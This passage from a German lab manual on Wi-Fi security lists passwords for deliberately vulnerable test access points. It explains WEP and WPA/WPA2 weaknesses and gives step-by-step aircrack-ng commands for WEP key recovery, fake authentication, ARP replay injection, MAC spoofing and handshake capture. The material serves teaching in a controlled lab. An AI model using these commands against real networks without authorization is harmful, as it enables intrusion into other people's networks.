- HackMe\_WEP\_Shared: BC6AFE583E
- HackMe\_WEP\_Open\_5GHz: BC6AFE583E
- HackMe\_WEP\_Shared\_5GHz: BC6AFE583E

2. WPA

- HackMe\_WPA: HackMeHa
- HackMe\_WPA2: HackMeHa
- HackMe\_DoS: HackMeHa
- HackMe\_WPA\_5GHz: HackMeHa
- HackMe\_WPA2\_5GHz: HackMeHa
- HackMe\_DoS\_5GHz: HackMeHa

### 13.3.2 Raspberrien WLAN-AP

Wie man den Raspberrien aufsetzt findet man im Kapitel 4.1.2 und welche Hardware man verwenden kann im Kapitel 3.1. Nach der Installation ist nichts mehr zu beachten der Raspberry stehlt alle verwundbaren Access-Points Parallel zur Verfügung und man kann sich ohne weitere Konfiguration daran versuchen.

### 13.3.3 Alfa AWUS051NH 802.11abgn USB Adapter Dual-Band 2.4GHz/5GHz

Der Hauptvorteil der Alfa USB-Adapters ist die Plug'n'Play-Fähigkeit unter Linux. Er eignet sich als leistungsstarke externe USB-WLAN Karte für die hier durchgeführten Versuche. Der Adapter ist sowohl kompatibel mit aktuellen Verfahren wie WPA und WPA2, als auch mit veralteten Verfahren wie WEP. Leider unterstützt er jedoch nicht den Angriff auf WPS (Angriffe auf WPS funktionieren z.B. mit dem Alfa AWUS036H). Der Adapter unterstützt die Verwendung des Monitor-Mode und die Packet-Injection. Die Unterstützung dieser beiden Funktionen ist in den nachfolgenden Tutorials zwingend notwendig. Er lässt sich mit Windows, Mac OS und gängigen Linux Distributionen verwenden. Weitere Informationen findet man auf der Herstellerwebseite unter [https://www.alfa.com.tw/products\\_show.php?pc=67&ps=241](https://www.alfa.com.tw/products_show.php?pc=67&ps=241).



Abbildung 13.3: Alfa USB-Adapter

## 13.4 WEP

WEP (Wired Equivalent Privacy) ist ein Standard für die Verschlüsselung und Authentifizierung von WLANs aus dem Jahr 1999. Ziel war es, Funknetzwerke genauso sicher, wie kabelgebundene Netzwerke zu machen. Um dieses Ziel zu erreichen, bietet WEP Mechanismen für die Authentifizierung, Verschlüsselung und Integritätsprüfung. WEP enthält grundlegende Design-Schwächen und gilt seit 2001 als geknackt. Die Berechnung des Schlüssels aus einigen Minuten an aufgezeichneten Daten dauert normalerweise nur wenige Sekunden. Daher sollten WLAN-Installationen die sicherere WPA2-Verschlüsselung verwenden.

### 13.4.1 Unterschied von Open System Authentication und Shared Key Authentication

Für die Authentifizierung der Clients am Access Point sieht WEP zwei Varianten vor, die Open System Authentication oder die Shared Key Authentication.

#### 13.4.1.1 Open System Authentication

Die Open System Authentication ist die Standard-Authentifizierung bei WEP. Die Open System Authentication ist die Standard-Authentifizierung.

Ist der Accesspoint für keine Verschlüsselung konfiguriert, findet praktisch keine Authentifizierung statt und jeder Client kann sich mit dem WLAN verbinden. Ist der Accesspoint für Verschlüsselung konfiguriert (in diesem Fall WEP), gibt es zwei Arten:

- Logisch: Der WEP-Schlüssel dient gleichzeitig zur Authentifizierung und jeder Client mit korrektem WEP-Schlüssel bekommt Zugang zum Netz.
- Technisch: Es findet ein Austausch von Authentifizierungsnachrichten statt und der Client wird authentifiziert. Stimmen WEP-Key auf Accesspoint und Client überein, ist Kommunikation möglich. Stimmen diese nicht überein, ist der Client zwar authentifiziert, kann jedoch keine Daten mit dem Netz austauschen.

#### 13.4.2 Shared Key Authentication

Die Shared Key Authentication setzt das WLAN-Passwort zur Authentifizierung der WLAN Clients ein. Die Authentifizierung erfolgt per Challenge-Response-Verfahren.

Das bei WEP verwendete Verschlüsselungsverfahren ist RC4, eine Datenstromchiffierung.




Abbildung 13.4: Challenge/Response bei WEP

Nach der Authentifizierung und Verbindung wird der zuvor ausgetauschte WEP-Schlüssel für die Verschlüsselung der Daten mit RC4 verwendet. Im ersten Moment erscheint die shared-Variante sicherer als die open-Variante, da diese keine Authentifizierung anbietet. Das ist allerdings irreführend, da es möglich ist, den Vorgang des Schlüsselaustauschs abzuleiten, der für den Handshake verwendet wird, indem er die Challenge-Frames in der Shared Key-Authentifizierung erfasst. Sollte also die Privatsphäre ein entscheidender Punkt sein, wäre es ratsamer die open-Variante zu nutzen. Allerdings sei hier noch einmal darauf hingewiesen, dass beide Verfahren als schwach zu bezeichnen sind.

### 13.4.3 WEP-Verschlüsselung

Das WEP-Protokoll verwendet den RC4-Algorithmus als Pseudozufallszahlengenerator (PRNG) bei der Erzeugung eines Keystreams, der einen Schlüssel und einen Initialisierungsvektor (IV) als Eingabe erhält. Für jede zu schützende Nachricht M wird ein neuer 24 Bit langer Initialisierungsvektor gebildet und mit einem Schlüssel K verknüpft, der allen Stationen im WLAN bekannt ist. Das Ergebnis dient

als Eingabe für den RC4-Algorithmus, welcher daraus einen Keystream erzeugt. Zusätzlich wird mittels Zyklischer Redundanzprüfung (ZRP, engl. CRC) ein vermeintlich sicherer „Integritätsprüfwert“ (Integrity Check Value – ICV) berechnet und an die Nachricht M angehängt ( $|$ ). Die resultierende Nachricht ( $M | ICV$ ) wird mit dem Keystream ( $RC4(IV | K)$ ) des RC4-Algorithmus XOR-verknüpft und der Initialisierungsvektor IV wird dem resultierenden Ciphertext vorangestellt. Die unteren Abbildungen verdeutlichen Verschlüsselung und Entschlüsselung.




Abbildung 13.5: WEP Verschlüsselung




Abbildung 13.6: WEP Entschlüsselung

Ein mit WEP verschlüsseltes Datenpaket besteht aus dem geheimen WEP-Schlüssel mit 40 oder 104 Bit Länge (WEP64 / WEP128), einer 32 Bit Prüfsumme der unverschlüsselten Daten und, wie oben bereits erwähnt, einem 24 Bit langem Initialisierungsvektor, den WEP-Schlüssel zum Gesamtschlüssel auf 64 Bit oder 128 Bit verlängert und einmal pro Datenpaket inkrementiert (-1) wird.

Das gesamte Datenpaket besteht aus den Daten und der 32 Bit-Prüfsumme. Dies wird mit der IV-WEP-Schlüssel-Kombination verschlüsselt.




Abbildung 13.7: WEP Pakete

#### 13.4.4 Schwächen bei WEP

Der IV wird bei jedem Frame fortlaufend inkrementiert, weshalb er irgendwann wiederholt wird. Da der IV im Klartext übertragen wird, entspricht die effektive Verschlüsselung nur 40 bzw. 104 Bit, obwohl häufig von 64 oder 128 Bit gesprochen wird. Die Authentifizierung, Verschlüsselung und Integritätsprüfung verwenden zudem den gleichen Schlüssel.

Ein Angriff auf die WEP-Verschlüsselung erfolgt üblicherweise durch das Aufzeichnen einer ausreichenden Menge an Datenverkehr. Außerdem muss sich in diesem Zusammenhang auch jemand in dem WLAN befinden, dass gehackt werden soll, um das Verbinden mit dem Access Point aufzunehmen. Aus dem aufgenommenen Verkehr lässt sich im Anschluss daran der WEP-Schlüssel berechnen. Dies geschieht durch das Aufzeichnen der  $2^{24}$  Schlüsselmöglichkeiten des IV, welche aufgrund der inkrementierenden Zählweise irgendwann wiederholt werden müssen. Bei einem durchschnittlich ausgelasteten Access Point sind die Datenpakete auf circa eine Stunde gesammelt. Allerdings ist es möglich, diesen Vorgang zu beschleunigen.

#### 13.4.4.1 Theoretischer Aufbau eines WEP-Hacks

1. Vorbereiten des Netzwerkinterfaces
2. Aktivieren des Monitoring-Mode
3. WLAN mit WEP identifizieren
4. Datenverkehr mit Airodump-ng aufzeichnen
5. Authentifizierung am AP und generieren von Datenverkehr (optional)
6. Errechnen des WEP-Kennworts

Die genaue Beschreibung des Vorgangs wird im folgenden Punkt beschrieben.

#### 13.4.5 Cracking der WEP-Verschlüsselung

##### 13.4.5.1 Vorbereiten des Netzwerkinterfaces

Über den Befehl `ifconfig` lässt sich erkennen, ob der WLAN-Adapter vom Host korrekt erkannt und initialisiert wurde. Dieser taucht normalerweise als `wlanX` in der angezeigten Liste auf. Des Weiteren wird hier auch die MAC-Adresse des Adapters angezeigt. Beides wird im weiteren Verlauf noch benötigt. Anschließend muss die Netzwerkkarte einsatzbereit gemacht werden. Hierzu ist es nötig, eventuell störende Prozesse auf dem Host zu beenden. Hierzu wird ein Terminal geöffnet und der Befehl `airmon-ng check kill` eingegeben.

##### 13.4.5.2 Identifikation des Ziel-Netzwerks

Im nächsten Schritt identifizieren wir das WLAN, welches angegriffen werden soll. Der Befehl `airodump-ng wlanX` gibt eine Liste mit in der Umgebung verfügbaren Netzwerken aus. Das X sollte durch die im ersten Schritt identifizierte Nummer des Interfaces ersetzt werden. Dabei wird das Interface automatisch in den Monitoring-Mode versetzt. Aus der angezeigten Liste wählen wir das entsprechende WLAN aus. Für später benötigen wir dabei die Art der Authentifizierung, den Netzwerknamen oder SSID, den Kanal und die BSSID oder Mac-Adresse des Ziels.

##### 13.4.5.3 Cracking der Shared Key Authentication

Folgendes Kapitel ist nur relevant wenn das anzugreifende Netzwerk mit der Shared Key Authentication Variante von WEP gesichert ist. Für das Knacken von WEP-Shared-gesicherten Netzen muss eine Deauthentication vom AP vermieden

werden.

Für die Lösung dieses Problems bietet `aircrack-ng` die Möglichkeit zur Erstellung eines PRGA (pseudo random generation algorithm) xor files wodurch eine Fake Authentication möglich wird. Der Vorgang wird nun beschrieben:

1. Start des Monitor Mode

Im ersten Schritt starten wir den Monitor Mode mit dem Befehl:

```
airmon-ng start wlanX
```

2. Erstellen eines PRGA-Files

Starten von airodump-ng um ein PRGA-File anzulegen. Es muss gewartet werden bis eine Shared-Key-Authentication (SKA) aufgenommen wurde.

```
airodump-ng -c KANAL --bssid BSSID -w sharedkey wlanX
```

- -c spezifiziert den Kanal des WLANs
- Auf --bssid folgt die BSSID des Ziels
- -w sharedkey definiert das Präfix der PRGA xor Datei, dass für die Fake Authentication notwendig ist
- wlanX ist der Name des eigenen WLAN-Adapters

Die Aufnahme sieht wie folgt aus. Dabei ist zu beachten, dass unter AUTH das SKA erscheint wenn eine Shared-Key-Authentication (SKA) aufgenommen wurde erst dann ist der Vorgang erfolgreich.

```
CH 9 ][ Elapsed: 20 s ][ 2007-02-10 16:29
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:14:6C:7E:40:80 37 100     197      9 0 9 11 WEP WEP   SKA teddy
BSSID          STATION          PWR Lost Packets Probes
00:14:6C:7E:40:80 00:0F:B5:34:30:30 61    0       7
```

Abbildung 13.8: SKA-Aufnahme

Nach der erfolgreichen Aufnahme befinden sich drei neue Dateien im Verzeichnis. Beispiele für die drei Dateien zeigt folgende kleine Abbildung. Relevant für den nächsten Schritt ist die `sharedkey.xor` Datei. Mit der Datei kann die Fake Authentication durchgeführt werden.

```
sharedkey-01-00-14-6C-7E-40-80.xor  sharedkey-01.cap  sharedkey-01.txt
```

Abbildung 13.9: Sharedkey Files

### 3. Durchführen einer Shared-Key-Fake-Authentication

Der folgende Befehl wird benutzt um die Shared-Key-Fake-Authentication durchzuführen und damit das Cracken des WEP-Shared gesicherten Netzes zu ermöglichen.

```
aireplay-ng -1 0 -e SSID -y sharedkey.xor -a BSSID -h WLAN-MAC wlanX
```

- -1 bedeutet, dass ein fake authentication durchgeführt wird und 0 steht für eine einmalige Authentication.
- -e spezifiziert die SSID des Ziels
- -y sharedkey.xor ist der Name der Datei die die PRGA xor bits enthält
- -a spezifiziert die BSSID des Ziels
- -h spezifiziert die BSSID des eignen WLAN-Adapters
- wlanX ist der Name des eigenen WLAN-Adapters

Sollte der Vorgang erfolgreich gewesen sein müsste folgende Ausgabe zu sehen sein:

```
11:44:55  Sending Authentication Request
11:44:55  AP rejects open-system authentication
Part1: Authentication
Code 0 - Authentication SUCCESSFUL :)
Part2: Association
Code 0 - Association SUCCESSFUL :)
```

Abbildung 13.10: Fake Authentication Success

### 4. Stop des Monitor Mode

Abschließend stoppen wir den Monitor Mode mit dem Befehl, da wir ihn im nachfolgenden Szenario nicht mehr benötigen.

```
airmon-ng stop wlanX
```

Das WEP-Cracking-Verfahren wird im nächsten Kapitel fortgeführt. Ab dem nächsten Schritt unterscheidet sich das Cracking von der Open und Shared Variante von WEP nicht mehr.

#### 13.4.5.4 Aufzeichnen der WLAN Pakete mit airodump

Nun muss der Netzwerkverkehr im Zielnetzwerk aufgezeichnet werden. Dies erledigt das Werkzeug airodump mit folgendem Befehl:

`airodump-ng -c KANAL -w SSID --bssid BSSID wlanX` Die Pakete werden in einem .cap-File aufgezeichnet, welches im aktuellen Verzeichnis angelegt wird.

- -c spezifiziert den Kanal des WLANs
- -w spezifiziert die SSID des Ziels
- Auf -bssid folgt die BSSID des Ziels
- wlanX ist der Name des eigenen WLAN-Adapters

#### 13.4.5.5 Injection Test auf das Zielnetzwerk

An dieser Stelle testen wir mit folgendem Befehl, ob das Ziel angreifbar ist:

`aireplay-ng -9 -e SSID -a BSSID wlanX`

- -9 definiert einen Injection Test mit `aireplay-ng`
- -e spezifiziert die SSID des Ziels
- -a spezifiziert die BSSID des Ziels
- wlanX ist der Name des eigenen WLAN-Adapters

#### 13.4.5.6 Generieren von zusätzlichem Datenverkehr auf dem Access Point

Um die für einen erfolgreichen Angriff benötigte Datenmenge schnell zu erreichen, gibt es die Möglichkeit authentication-Pakete in das Netzwerk einzuschleusen. Dabei kann der Angriff auf das Netzwerk allerdings entdeckt werden. Zunächst öffnen wir ein neues Terminal. Anschließend authentifizieren wir uns mithilfe des Tools `aireplay-ng` am Access Point mit dem Befehl

`aireplay-ng -1 6 -o 1 -q 1 -e SSID -a BSSID -h WLAN-MAC wlanX`

- -1 6 steht für den fake authentication-modus, bei dem sich alle 6 Sekunden wieder authentifiziert wird
- -h spezifiziert die BSSID des eigenen WLAN-Adapters
- -e spezifiziert die SSID des Ziels
- Mit -o 1 wird veranlasst nur eine Ladung von Paketen auf einmal zu versenden. Der Defaultwert ist die mehrfach Sendung von Paketen was manche Access Points verwirren kann
- -a spezifiziert die BSSID des Ziels

- `-q 1` sendet jede Sekunde eine keep-alive-Nachricht
- `wlanX` ist der Name des eigenen WLAN-Adapters. Dies ist nötig, da der Access Point sonst die injizierten Pakete verwirft und keinen verwertbaren Datenverkehr zurückliefert.

#### 13.4.5.7 Lauschen auf ARP-Requests und injizieren ins Ziel

Anschließend lauschen wir auf ARP-Requests anderer Teilnehmer im Netzwerk, was natürlich nur entstehen kann, wenn sich andere Teilnehmer im Zielnetzwerk befinden, und - wenn genügend zusammen gekommen sind - injizieren wir diese ins Netzwerk mit `aireplay-ng -3 -b BSSID -h WLAN-MAC wlanX`. Die Anzahl an aufgezeichneten Datenpaketen im ersten Terminal sollte nun innerhalb kürzester Zeit stark steigen.

- `-3` steht für einen ARP-Replay
- `-e` spezifiziert die SSID des Ziels
- `-b` spezifiziert die BSSID des Ziels
- `-h` spezifiziert die BSSID des eignen WLAN-Adapters
- `wlanX` ist der Name des eigenen WLAN-Adapters

Als zusätzliche Information bei diesem Schritt ist zu beachten, dass manche Router durch die vielen Anfragen überfordert sind und deswegen kann es notwendig sein das Reinjizieren der ARP-Requests zu unterbrechen, um den Angriff nicht zu gefährden.

#### 13.4.5.8 Errechnen des WEP-Kennworts

Sind genügend Datenpakete zusammen gekommen, so kann mit der Berechnung des Schlüssels begonnen werden.

Der Befehl `aircrack-ng -b BSSID FILENAME` führt die Berechnung durch.

- `FILENAME` steht für die Datei des zuvor aufgezeichneten Datenverkehrs
- `-b` spezifiziert die BSSID des Ziels

Sollte alles korrekt verlaufen sein, wird der WEP-Schlüssel nun vom Programm ausgegeben. Es kann einige Zeit dauern bis der Schlüssel korrekt berechnet ausgegeben wird und bis dahin kann es vorkommen, dass einige Male Fehler ausgegeben werden bis genug Daten gesammelt wurden. Eine beispielhafte

korrekte Ausgabe zeigt folgende Grafik. Die erste Zeile ist hierbei besonders relevant, weil hier gezeigt werden wie viele IV-Datenpakete gesammelt wurden und wie viele keys versucht wurden.

```

root@evilc0de: /home/noge#
File Edit View Terminal Help
Aircrack-ng 1.1

[00:00:16] Tested 3 keys (got 35940 IVs)

KB    depth  byte(vote)
0    0/   2  0F(46080) 09(45568) 2E(44800) CA(44032) A3(43008)
1    0/   1  87(47360) 75(44032) C0(43264) 9B(42496) 52(41984)
2    0/   1  61(48384) 56(43776) 86(43264) AD(42240) 13(41984)
3    0/   1  23(48640) 4C(46592) C2(45056) 50(43520) A3(42496)
4    0/   1  45(45312) 2D(44800) D9(44800) 4D(43008) 07(42752)

KEY FOUND! [ 09:87:61:23:45 ]
Decrypted correctly: 100%

root@evilc0de:/home/noge#

```

Abbildung 13.11: WEP Schlüsselberechnung

#### 13.4.6 Fazit

Das WEP-Verschlüsselungsprotokoll ist heutzutage nicht mehr zeitgemäß. Es ist veraltet und unsicher egal in welcher Variante, weswegen man auch keine Router mehr finden sollte, die dieses Verschlüsselungsprotokoll verwenden. Dennoch findet man auch heute noch Router die WEP verwenden, auch wenn sie es nicht mehr sollten. Die Schlüssellänge verändert außerdem nur unwesentlich die Sicherheit von WEP. Abschließend lässt sich sagen, dass Wired Equivalent Privacy schnellstmöglich durch neuere Verfahren wie WPA2 ausgetauscht werden sollte, die die Sicherheit eher garantieren können.

## 13.5 WPA/WPA2

WPA (WiFi Protected Access) ist die teilweise Implementierung des Sicherheitsstandards IEEE 802.11i für Funknetzwerke nach den WLAN-Standards IEEE 802.11a, b, g, n und ac. Ziel von WPA war es, nachdem die WEP-Verschlüsselung gebrochen wurde, rasch eine sichere Alternative zu bieten, die zudem kompatibel zur bereits auf dem Markt verfügbarer Hardware war. Die definierte Grundarchitektur für Schlüsselaustausch, Schlüsselgenerierung, Erneuerung des Schlüsselmaterials und Schutz der ausgetauschten Pakete von IEEE 802.11i wurde in WPA umgesetzt, allerdings wurden nicht die vom Standard vorgeschriebenen Algorithmen eingesetzt. Da WPA keine starken Kryptographieverfahren unterstützt war es nur eine Frage der Zeit, wann auch dieses Verfahren geknackt wird.

Mit WPA2 erfolgte dann die vollständige Umsetzung von IEEE 802.11i. Im Gegensatz zu WPA verwendet WPA2 den Verschlüsselungsstandard Advanced Encryption Scheme (AES), wenn CCMP als Protokoll verwendet wird. WPA hingegen unterstützt nur die Stromchiffre RC4, die mit TKIP eingesetzt wird.

Die Implementierungen bestehen aus einer Kombination von Authentifizierung und Verschlüsselung, um ein WLAN sicher zu betreiben. Die Authentifizierung erfolgt entweder mit einem Passwort (Personal Mode), dem sogenannten Pre-Shared-Key (PSK), oder unter Verwendung eines RADIUS-Servers (Enterprise Mode), um den Zugriff durch unberechtigte Personen zu verhindern.

### 13.5.1 WPA/WPA2 Personal Mode

Im Personal Mode erfolgt die Netzwerk-Authentifizierung mit einem PSK, über den sowohl der Client als auch der Access-Point verfügen. Der PSK besitzt dabei eine Länge von 8 bis 63 Zeichen. Aus dem PSK berechnet sich der Pairwise Master Key (PMK) durch die Verwendung des Schlüsselableitungsverfahrens PBKDF2. Die Schwachstelle bei der PSK-Authentifikation ist der 4-Wege-Handshake der im nachfolgenden Abschnitt genauer beleuchtet wird.

### 13.5.1.1 Schwachstelle: 4-Wege-Handshake

Die Schwachstelle, welche bei Angriffen gegen WPA bzw. WPA2 ausgenutzt wird liegt im 4-Wege-Handshake der zur Authentifizierung durchgeführt wird. Der Handshake besteht aus folgenden Aktionen:




Abbildung 13.12: WPA/WPA2 4-Wege-Handshake (Quelle: kalitutorials.com)

Wie in Grafik 13.12 zu sehen, sendet bei einer Authentifikationsanfrage zuerst der Router (Access Point AP) eine Zufallszahl (ANonce) an den Client (STA). Dieser kann dann zusammen mit seiner Zufallszahl (SNonce) den Pairwise Transient Key (PTK) berechnen. Der PTK leitet sich aus dem PMK, den beiden Zufallszahlen aus dem Handshake und den MAC-Adressen ab. Dementsprechend berechnet er sich:

$$PTK = PMK + ANonce + SNonce + MAC_{Client} + MAC_{AP} \quad (13.1)$$

Anschließend sendet der STA nun noch seine SNonce zu, damit auch der AP den PTK berechnen kann. Zusätzlich schickt er ihm noch einen Message Integrity Code (MIC) mit, um Authentizität und Integrität zu gewährleisten.

Der PTK kann nun für die Verschlüsselung der Kommunikation zwischen Client und AP verwendet werden. Für eine Multicast-Kommunikation zwischen Client und anderen Clients wählt der AP einen zufälligen Group Master Key (GMK). Aus diesem leitet sich der Group Transient Key (GTK) ab, der wiederum an die Gruppenmitglieder verteilt wird. Falls ein Gruppenmitglied die Gruppe verlässt, müssen alle Nutzer die Schlüssel austauschen.

Zum Abschluss bestätigt der Client noch einmal dem AP die Kommunikation und schließt damit den 4-Wege-Handshake ab.

Angriffspunkt ist der MIC, welcher zur Integritätsprüfung mit übertragen wird. Dieser wird mit Hilfe des PMK berechnet. Der PMK wiederum wird vom PSK

abgeleitet. Die Hashfunktion zur Berechnung des MIC kann bis heute nicht gebrochen werden, weshalb nur mittels Bruteforcing oder Wörterbuchangriff eine Übereinstimmung gefunden werden kann. Ist der PMK erfolgreich extrahiert, muss erneut per Bruteforcing/Wörterbuchangriff eine Übereinstimmung gefunden werden.

### 13.5.1.2 Cracking des WPA/WPA2 PSK

Möchte ein Angreifer nun in das Netzwerk eindringen, muss er dieses Passwort herausfinden. Grundsätzlich gibt es beim Hacken keine Unterschiede zwischen WPA- und WPA2-gesicherten WLANs. Es ist immer das Ziel einen vollständigen 4-Wege-Handshake aufzuzeichnen, aus dem dann das Passwort extrahiert werden kann. Wie im Abschnitt zuvor angedeutet erfolgt dies mit Hilfe von Bruteforcing oder einer sogenannten Wörterbuch-Attacke (engl. dictionary-attack). Bei Erstestem werden einfach alle Kombinationen bestehend aus Buchstaben, Ziffern und Sonderzeichen, oder nur einem Ausschnitt davon, bis zur gewünschten Länge auf Übereinstimmung getestet. Je nach Länge und Komplexität des Passworts kann sich dieser Vorgang über viele Stunden, bis zu Tagen und sogar mehreren Jahren hinziehen, da die Anzahl der möglichen Kombinationen exponentiell zur Länge des Passworts zunimmt. Häufig wird deshalb vor einer Bruteforce-Attacke eine Wordlist, wie bei einem Dictionary-Angriff, mit allen zu testenden Kombinationen erstellt. Bei einem Wörterbuch-Angriff wird somit durch die Passwortkandidaten in einer riesigen Wordlist iteriert und mit dem herauszufindenden Passwort abgeglichen.

Wörterlisten können entweder selber generiert werden oder sind auch im Internet zu finden. Wie später noch zu sehen ist, gibt es auch hybride Ansätze, die beide Angriffsarten verknüpfen. Ein erfolgreicher Angriff steht und fällt mit einer guten Wordlist, in der das WLAN-Passwort enthalten sein muss/sein sollte). Darin besteht die eigentliche Schwierigkeit eines Angriffes auf ein WPA/WPA2-gesichertes WLAN.

Nachfolgend nun exemplarische eine Möglichkeit einen WPA/WPA2-PSK zu crachen:

1. Check des WLAN Adapter

Falls ein externer Adapter verwendet wird, muss folgendes beachtet werden. Zuerst muss geprüft werden, ob der eingesteckte USB oder der interne WLAN-Adapter richtig erkannt wird und somit einsatzbereit ist. Dazu muss das Terminal geöffnet und der Befehl `ifconfig` eingegeben werden.

Der Adapter sollte als Interface, meist `wlano` oder `wlan1` (meist bei einem externen WLAN-Adapter), angezeigt werden. Im Folgenden muss bei al-

len Befehlen die Interface-Bezeichnung mit der hier Angezeigten ersetzt werden, da sie sich von Rechner zu Rechner abhängig von der Anzahl der installierten WLAN-Adapter unterscheiden kann. Der Name kann abhängig von der verwendeten Linux-Distribution auch stärker abweichen, weshalb die Verwendung von Kali-Linux empfohlen wird.

## 2. Exkurs MAC-Spoofing

Im Sinne von Wireless Security sollte man sich immer im Klaren sein, dass ein Angreifer immer in der Lage ist seine MAC-Adresse zu verändern, weswegen dieser Absatz hier zwar aufgeführt ist aber in den Versuchsskripten nicht genutzt wird. Dieser Vorgang wird auch Spoofing genannt. Die MAC-Adresse ist eine herstellerspezifische Kennung, die fest einem Netzwerkgerät zugeordnet ist. Jede Adresse ist eindeutig. Findet man die MAC-Adresse eines Angreifers heraus, kann mit Hilfe dieser Identifikationskennung festgestellt werden, welchen Typ von Antenne er verwendet. Diese Erkenntnis kann helfen einen Angreifer zu identifizieren. Verwendet ein Angreifer nun eine gefälschte MAC-Adresse können keine Rückschlüsse auf seine Identität gezogen werden, da überall nur seine Fake-Adresse angezeigt wird. Zuerst muss dafür das WLAN Interface deaktiviert werden. Danach kann mit dem Kommando `macchanger` die Adresse geändert werden:

```
ifconfig wlanX down
```

```
macchanger -r wlanX
```

wobei `wlanX` (auch in den folgenden Fällen) an das verwendete WLAN-Interface angepasst werden muss.

Beim Bestätigen des Befehls, wird die eigene MAC-Adresse in eine zufällige generierte MAC-Adresse geändert und auf der Konsole angezeigt. Anschließend kann das Interface mit folgendem Befehl wieder aktiv gesetzt werden.

```
ifconfig wlanX up
```

Mit dem Befehl:

```
ifconfig wlanX
```

kann überprüft werden, ob die gespoofte MAC-Adresse auch aktiv ist.

Dieser Schritt wird im Vorführskript übersprungen.

3. Das Interface in den Monitor Mode versetzen

Damit mit dem WLAN Adapter Pakete aufgezeichnet werden können, muss sich der Adapter im Monitoring Mode, oder auch Packet Injection Mode genannt, befinden.

Dies wird mit folgendem Befehl erreicht:

```
airmon-ng start wlanX
```

Mit dem Befehl

```
airmon-ng check kill
```

werden alle andere Prozesse beendet, die auch auf den Netzwerkadapter zugreifen können. So können Konflikte beim Zugriff auf die Ressource vermieden werden.

4. Aufzeichnen der WLAN Pakete mit `airodump-ng`

Im nächsten Schritt werden die WLAN Pakete aus der Umgebung aufgezeichnet. Damit möchte man einen Handshake zwischen dem zu hackenden Access Point und einem Client aufzeichnen. Anhand dessen kann anschließend das Passwort herausgefunden werden. Der Name des WLANs ändert sich hier für gewöhnlich es ist also eine weitere Runde mit `ifconfig` sinnvoll, um sicherzustellen, dass man den korrekten WLAN-Namen verwendet. Mit dem folgenden Befehl können wir nun in den Aufzeichnungsmodus umschalten:

```
airodump-ng -b a wlanXmon
```

- `-b a` Führe den Scan auch im 5 GHz Band durch

